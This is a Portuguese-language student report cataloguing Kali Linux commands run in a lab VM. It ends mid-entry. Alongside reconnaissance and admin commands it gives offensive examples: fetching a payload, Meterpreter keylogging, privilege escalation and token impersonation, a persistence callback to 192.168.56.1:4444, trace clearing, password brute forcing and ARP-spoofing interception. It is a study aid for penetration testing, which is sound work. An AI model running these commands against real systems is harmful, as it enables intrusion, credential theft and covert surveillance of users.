**Aluno:** Jonatas Santos Galvão
**Matrícula:** 202019050185
**Orientador:** Carlos Alberto da Silva
**Curso:** Engenharia de Computação
**Atividade:** Atividade Orientada de Ensino (AOE)
**Instituição:** UFMS - Universidade Federal de Mato Grosso do Sul

Data: 30 de novembro de 2025

# Sumário


**1 Serviços, boot, kernel e transferência** **3**
- 1.1 service <nome> start . . . 3
- 1.2 service <nome> restart . . . 4
- 1.3 update-rc.d <svc> defaults . . . 4
- 1.4 sysctl -w <param>=1 . . . 4
- 1.5 wget <URL> . . . 5

**2 Reconhecimento e coleta de informação** **5**
- 2.1 nmap . . . 5
- 2.2 head -n . . . 5
- 2.3 dmitry -wnspb . . . 5
- 2.4 amap -bq . . . 6
- 2.5 wpscan –url <target> -e u . . . 6
- 2.6 locate <keyword> . . . 6
- 2.7 find / -user root -perm -4000 . . . 6

**3 Exploração (Metasploit)** **6**
- 3.1 msfconsole . . . 6
- 3.2 search <module> (no msfconsole) . . . 7
- 3.3 use <module> (no msfconsole) . . . 7
- 3.4 show options (no msfconsole) . . . 7
- 3.5 set RHOST <IP> (no msfconsole) . . . 8
- 3.6 exploit (no msfconsole) . . . 8
- 3.7 sessions -i 1 (no msfconsole) . . . 8

**4 Pós-exploração (Meterpreter)** **9**
- 4.1 help . . . 9
- 4.2 keyscan_start . . . 9
- 4.3 keyscan_dump . . . 9
- 4.4 getsystem . . . 9
- 4.5 impersonate_token <name> . . . 9
- 4.6 run persistence -h . . . 9
- 4.7 clearav . . . 10

**5 Cracking e Aceleração** **10**
- 5.1 pyrit benchmark . . . 10
- 5.2 sucrack <wordlist> . . . 10
- 5.3 medusa -M http -h <IP> . . . 10

**6 Rede, Wireless e MITM** **10**
- 6.1 ettercap -G . . . 10
- 6.2 airmon-ng start <interface> . . . 11
- 6.3 airodump-ng <interface> . . . 11
- 6.4 macchanger –mac <MAC> <iface> . . . 11
- 6.5 arpspoof -i <iface> -t <target> <dest> . . . 11
- 6.6 modinfo <module> . . . 11

**7 DNS, SNMP e Enumeração Adicional** **12**
7.1 dnsenum . . . . . 12
7.2 fierce . . . . . 12
7.3 dig . . . . . 12
7.4 snmpwalk . . . . . 13

**8 Comandos Úteis para Uso Diário no Kali Linux** **13**
8.1 htop . . . . . 13
8.2 lsblk . . . . . 14
8.3 ip a . . . . . 14
8.4 ip route . . . . . 15
8.5 journalctl . . . . . 15
8.6 systemctl . . . . . 16
8.7 grep . . . . . 16
8.8 tar . . . . . 16
8.9 df -h . . . . . 17
8.10 sudo !! . . . . . 17

**Considerações**

1. Este documento apresenta comandos e exemplos baseados na literatura especializada (ver referências) [2] [1].
2. Os casos de uso cujos comandos produziram êxito total na execução estão sendo mostrados através das figuras no decorrer do texto.
3. Os comandos cujas imagens não foram apresentadas resultaram em situações nas quais o autor não possuía conhecimento suficiente para executá-los ou interpretá-los, o que gerou casos de difícil manipulação. Por esse motivo, tais comandos foram prontamente interrompidos. Ainda assim, eles foram aqui mencionados para que eventuais leitores deste documento que possuam o conhecimento necessário possam explorá-los sem dificuldades.
4. Todos os comandos a listados abaixo foram executados na VM Kali Linux instalado no computador pessoal.

# 1 Serviços, boot, kernel e transferência

## 1.1 `service <nome> start`

**Explicação:** Inicia um serviço do sistema (ex.: servidor web, SSH ou banco de dados).
**Exemplo prático:**

```
# Inicia o servidor Apache
sudo service apache2 start
# Verifica o status do serviço
sudo service apache2 status
```




Figura 1: Teste comando *service <nome> start*

### 1.2 `service <nome> restart`

**Explicação:** Reinicia um serviço — útil após alterar configurações.
**Exemplo prático:**

```
# Reinicia o Apache para aplicar mudanças
sudo service apache2 restart
# Ver logs recentes caso haja falha
sudo journalctl -u apache2 --since="5 minutes ago"
```

### 1.3 `update-rc.d <svc> defaults`

**Explicação:** Registra um serviço para iniciar automaticamente no boot (sistemas com init SysV compatível).
**Exemplo prático:**

```
# Faz com que o daemon SSH seja iniciado no boot
sudo update-rc.d -f ssh defaults
# Confirma scripts em /etc/rc*.d
ls -l /etc/rc*.d | grep ssh
```

### 1.4 `sysctl -w <param>=1`

**Explicação:** Ajusta parâmetros do kernel em tempo de execução. Habilitar encaminhamento de pacotes é comum para NAT/MITM.
**Exemplo prático:**

```
# Habilita IP forwarding temporariamente
```

```
sudo sysctl -w net.ipv4.ip_forward=1
# Para tornar permanente, edite /etc/sysctl.conf e execute:
# sudo sysctl -p
```

### 1.5 wget <URL>

**Explicação:** Baixa arquivos da web via linha de comando. Útil para obter payloads, ferramentas ou relatórios.
**Exemplo prático:**

```
# Baixa e salva com nome especificado
wget -O /tmp/payload.bin "http://192.168.56.1/files/payload.bin"
# Baixar recursivamente (usar com responsabilidade)
wget -r -np -k http://example.com/somedir/
```

## 2 Reconhecimento e coleta de informação

### 2.1 nmap

**Explicação:** Scanner de rede para portas, serviços e fingerprinting do S.O.
**Exemplo prático:**

```
# SYN scan, detecta versão dos serviços e salva resultados
sudo nmap -sS -sV -p 22,80,443 192.168.10.0/24 -oA /root/nmap_scan
# Scan rápido para hosts ativos
nmap -sn 192.168.10.0/24
```

### 2.2 head -n

**Explicação:** Mostra as primeiras n linhas de um arquivo — útil para inspeção rápida de logs ou arquivos de configuração.
**Exemplo prático:**

```
# Exibe as 20 primeiras linhas de um arquivo de configuração
head -n 20 /etc/snort/snort.conf
```

### 2.3 dmitry -wnspb

**Explicação:** Ferramenta multifunção para coleta de informações sobre um host (WHOIS, banners, subdomínios, portscan).
**Exemplo prático:**

```
# Executa várias enumerações e salva em arquivo
dmitry -wnspb targethost.com -o /root/dmitry-output.txt
```

### 2.4 amap -bq

**Explicação:** Tenta identificar aplicações que respondem em portas específicas (application fingerprinting).
**Exemplo prático:**

```
# Fingerprint em intervalo de portas (modo quiet/rápido)
amap -bq 192.168.10.200 200-300
```

### 2.5 wpscan –url <target> -e u

**Explicação:** Scanner de WordPress para enumeração de usuários e vulnerabilidades.
**Exemplo prático:**

```
# Enumera usuários no WordPress do alvo
wpscan --url http://192.168.56.102 -e u
# Use --random-user-agent e --throttle para reduzir chance de bloqueio
```

### 2.6 locate <keyword>

**Explicação:** Busca rápida por arquivos via base indexada (execute updatedb para atualizar o índice).
**Exemplo prático:**

```
# Atualiza o banco e procura por pacotes/ferramentas
sudo updatedb
locate aircrack-ng
```

### 2.7 find / -user root -perm -4000

**Explicação:** Localiza arquivos SUID (bit setuid), potenciais vetores de escalonamento de privilégios.
**Exemplo prático:**

```
# Lista arquivos com bit SUID pertencentes a root (silenciando erros)
sudo find / -user root -perm -4000 -type f 2>/dev/null
# Analise cada binário encontrado com 'strings' ou 'ls -l'
```

## 3 Exploração (Metasploit)

### 3.1 msfconsole

**Explicação:** Console principal do Metasploit Framework, onde se carregam e executam exploits, auxiliares e payloads.
**Exemplo prático:**

```
# Inicia o msfconsole (use em ambiente autorizado)
sudo msfconsole
```




Figura 2: Teste comando *msfconsole*

### 3.2 `search <module>` (no msfconsole)

**Explicação:** Procura por módulos (exploits, auxiliaries, payloads) dentro do msfconsole.
**Exemplo prático:**

```
msf6 > search mysql
# Lista módulos relacionados a 'mysql'
```

### 3.3 `use <module>` (no msfconsole)

**Explicação:** Seleciona e carrega um módulo no contexto do console.
**Exemplo prático:**

```
msf6 > use auxiliary/scanner/mysql/mysql_login
```

### 3.4 `show options` (no msfconsole)

**Explicação:** Exibe opções necessárias/opcionais do módulo carregado.
**Exemplo prático:**

```
msf6 auxiliary(scanner/mysql/mysql_login) > show options
```




Figura 3: Teste comando *use <module>* e *show options*

### 3.5 `set RHOST <IP>` (no msfconsole)

**Explicação:** Define o(s) endereço(s) IP remoto(s) alvo(s) para o módulo.
**Exemplo prático:**

```
msf6 > set RHOSTS 192.168.10.111
```

### 3.6 `exploit` (no msfconsole)

**Explicação:** Executa o módulo carregado (ou 'run' para auxiliares).
**Exemplo prático:**

```
msf6 > exploit
```

### 3.7 `sessions -i 1` (no msfconsole)

**Explicação:** Interage com uma sessão ativa (por exemplo, Meterpreter).
**Exemplo prático:**

```
msf6 > sessions -i 1
# A partir daqui, você terá o prompt meterpreter>
```

# 4 Pós-exploração (Meterpreter)

## 4.1 help

**Explicação:** Lista comandos disponíveis dentro do Meterpreter.
**Exemplo prático:**

```
meterpreter > help
```

## 4.2 keyscan_start

**Explicação:** Inicia captura das teclas digitadas (keylogger) pela sessão Meterpreter (Windows).
**Exemplo prático:**

```
meterpreter > keyscan_start
# Pare com 'keyscan_stop'
```

## 4.3 keyscan_dump

**Explicação:** Exibe o que foi registrado pelo keylogger desde o início.
**Exemplo prático:**

```
meterpreter > keyscan_dump
```

## 4.4 getsystem

**Explicação:** Tenta elevar a sessão ao usuário SYSTEM (Windows) usando métodos conhecidos.
**Exemplo prático:**

```
meterpreter > getsystem
```

## 4.5 impersonate_token <name>

**Explicação:** Tenta impersonar o token de outro usuário logado (Windows).
**Exemplo prático:**

```
meterpreter > impersonate_token "WIN-VM\\Administrator"
```

## 4.6 run persistence -h

**Explicação:** Mostra opções do script de persistência (instalar persistência exige autorização).
**Exemplo prático:**

```
meterpreter > run persistence -h
# Para instalar persistência (apenas em laboratório)
# meterpreter > run persistence -X -i 60 -p 4444 -r 192.168.56.1
```

### 4.7 clearav

**Explicação:** Exemplo de post-module para tentativa de remover indícios/limpar logs (varia por módulo).
**Exemplo prático:**

```
meterpreter > run post/windows/manage/clear_av
```

## 5 Cracking e Aceleração

### 5.1 pyrit benchmark

**Explicação:** Avalia desempenho (CPU/GPU) para cracking de hashes WPA/WPA2.
**Exemplo prático:**

```
# Roda benchmark para medir throughput (requer drivers/opencl/cuda)
pyrit benchmark
```

### 5.2 sucrack <wordlist>

**Explicação:** Ferramenta legada para força bruta contra 'su'; existem alternativas modernas.
**Exemplo prático:**

```
sucrack /usr/share/wordlists/rockyou.txt
```

### 5.3 medusa -M http -h <IP>

**Explicação:** Medusa realiza ataques bruteforce em vários protocolos (aqui: HTTP).
**Exemplo prático:**

```
medusa -h 192.168.10.1 -u admin -P /usr/share/wordlists/rockyou.txt -M http
```

## 6 Rede, Wireless e MITM

### 6.1 ettercap -G

**Explicação:** Inicia Ettercap com interface gráfica para MITM e sniffing (também disponível em modo texto).
**Exemplo prático:**

```
# Abre GUI do ettercap
sudo ettercap -G
# Em modo texto:
# sudo ettercap -T -M arp:remote /192.168.10.115/ /192.168.10.1/
```

### 6.2 airmon-ng start <interface>

**Explicação:** Coloca a interface wireless em modo monitor para captura passiva de tráfego.
**Exemplo prático:**

```
# Mata processos que podem atrapalhar
sudo airmon-ng check kill
# Habilita modo monitor
sudo airmon-ng start wlan0
```

### 6.3 airodump-ng <interface>

**Explicação:** Captura redes Wi-Fi e clientes; permite gravar capturas para cracking de handshake.
**Exemplo prático:**

```
sudo airodump-ng wlan0mon
# Captura para arquivo do BSSID no canal 6
sudo airodump-ng --bssid 00:11:22:33:44:55 -c 6 -w /root/capture wlan0mon
```

### 6.4 macchanger -mac <MAC> <iface>

**Explicação:** Altera o endereço MAC da interface para anonimato em redes locais.
**Exemplo prático:**

```
sudo ip link set dev wlan0 down
sudo macchanger --mac 00:11:22:33:44:55 wlan0
sudo ip link set dev wlan0 up
# Para MAC aleatório: macchanger -r wlan0
```

### 6.5 arpspoof -i <iface> -t <target> <dest>

**Explicação:** Envenenamento ARP para direcionar tráfego (MITM). Combine com ip_forward e tcpdump/mitmproxy para inspeção.
**Exemplo prático:**

```
# Habilita encaminhamento de IP
sudo sysctl -w net.ipv4.ip_forward=1

# ARP spoof: faça o target acreditar que você é o gateway
sudo arpspoof -i eth0 -t 192.168.10.115 192.168.10.1

# Em outra janela, capture pacotes com tcpdump
sudo tcpdump -i eth0 -w /root/mitm.pcap
```

### 6.6 modinfo <module>

**Explicação:** Exibe informações sobre um módulo do kernel (LKM) — versão, autor, parâmetros.
**Exemplo prático:**

```
modinfo bluetooth
```

# 7 DNS, SNMP e Enumeração Adicional

## 7.1 dnsenum

**Explicação:** Enumeração de DNS e subdomínios usando diversas técnicas.
**Exemplo prático:**

```
dnsenum --enum adomainnameontheinternet.com
# Salve a saída para posterior análise
```

## 7.2 fierce

**Explicação:** Ferramenta para mapear hostnames e ranges de IPs associados a um domínio.
**Exemplo prático:**

```
fierce --domain adomainnameontheinternet.com
```




Figura 4: Teste comando *fierce*

## 7.3 dig

**Explicação:** Consulta DNS poderosa; útil para descobrir registros MX, NS, TXT e mais.
**Exemplo prático:**

```
# Mostra servidores de e-mail do domínio
dig example.com mx +short
# Consulta usando servidor DNS público
dig @8.8.8.8 example.com ANY
```




Figura 5: Teste comando *dig*

### 7.4 `snmpwalk`

**Explicação:** Enumera MIBs via SNMP; se a comunidade 'public' estiver aberta, vários dados podem ser lidos.
**Exemplo prático:**

```
# Lista MIBs usando SNMP v1 e comunidade 'public'
snmpwalk -v1 -c public 192.168.10.200
# Extrai portas TCP via OID
snmpwalk -v1 -c public 192.168.10.200 tcpConnLocalPort
```

## 8 Comandos Úteis para Uso Diário no Kali Linux

### 8.1 `htop`

**Explicação:** Monitor visual interativo de processos, uso de CPU, memória e árvore de processos; permite matar processos e alterar prioridade.
**Exemplo prático:**

```
# Inicia a interface interativa
htop
# Use as teclas F9 para matar, F6 para ordenar colunas
```




Figura 6: Teste comando *htop*

### 8.2 lsblk

**Explicação:** Lista dispositivos de bloco (discos, partições, volumes) com sistema de arquivos e pontos de montagem. Útil para identificar pendrives ou partições.
**Exemplo prático:**

```
# Mostra dispositivos e sistemas de arquivos em formato legível
lsblk -f
# Ver detalhes e tamanhos
lsblk -o NAME,FSTYPE,SIZE,MOUNTPOINT,LABEL
```

### 8.3 ip a

**Explicação:** Exibe todas as interfaces de rede e seus endereços IP (substituto moderno do ifconfig).
**Exemplo prático:**

```
# Mostra endereços IPv4/IPv6 e estado das interfaces
ip a
# Ver apenas uma interface (ex.: eth0)
ip addr show dev eth0
```




Figura 7: Teste comando *ip a* e *lsblk*

### 8.4 `ip route`

**Explicação:** Mostra a tabela de roteamento do sistema — útil para diagnosticar gateway e rotas.
**Exemplo prático:**

```
# Exibe rotas ativas
ip route show
# Adiciona uma rota (exemplo)
sudo ip route add 10.0.0.0/24 via 192.168.1.1
```

### 8.5 `journalctl`

**Explicação:** Visualiza logs do systemd (tudo centralizado); permite filtros por unidade, tempo e prioridade.
**Exemplo prático:**

```
# Mostra logs recentes e mensagens de erro
journalctl -xe
# Ver logs de um serviço (ex.: ssh) dos últimos 15 minutos
journalctl -u ssh --since "15 minutes ago"
```




Figura 8: Teste comando *ip route* e *journalctl*

### 8.6 systemctl

**Explicação:** Gerencia serviços no systemd: iniciar, parar, reiniciar, habilitar/desabilitar no boot e consultar status.
**Exemplo prático:**

```
# Ver status do serviço ssh
systemctl status ssh
# Reiniciar NetworkManager
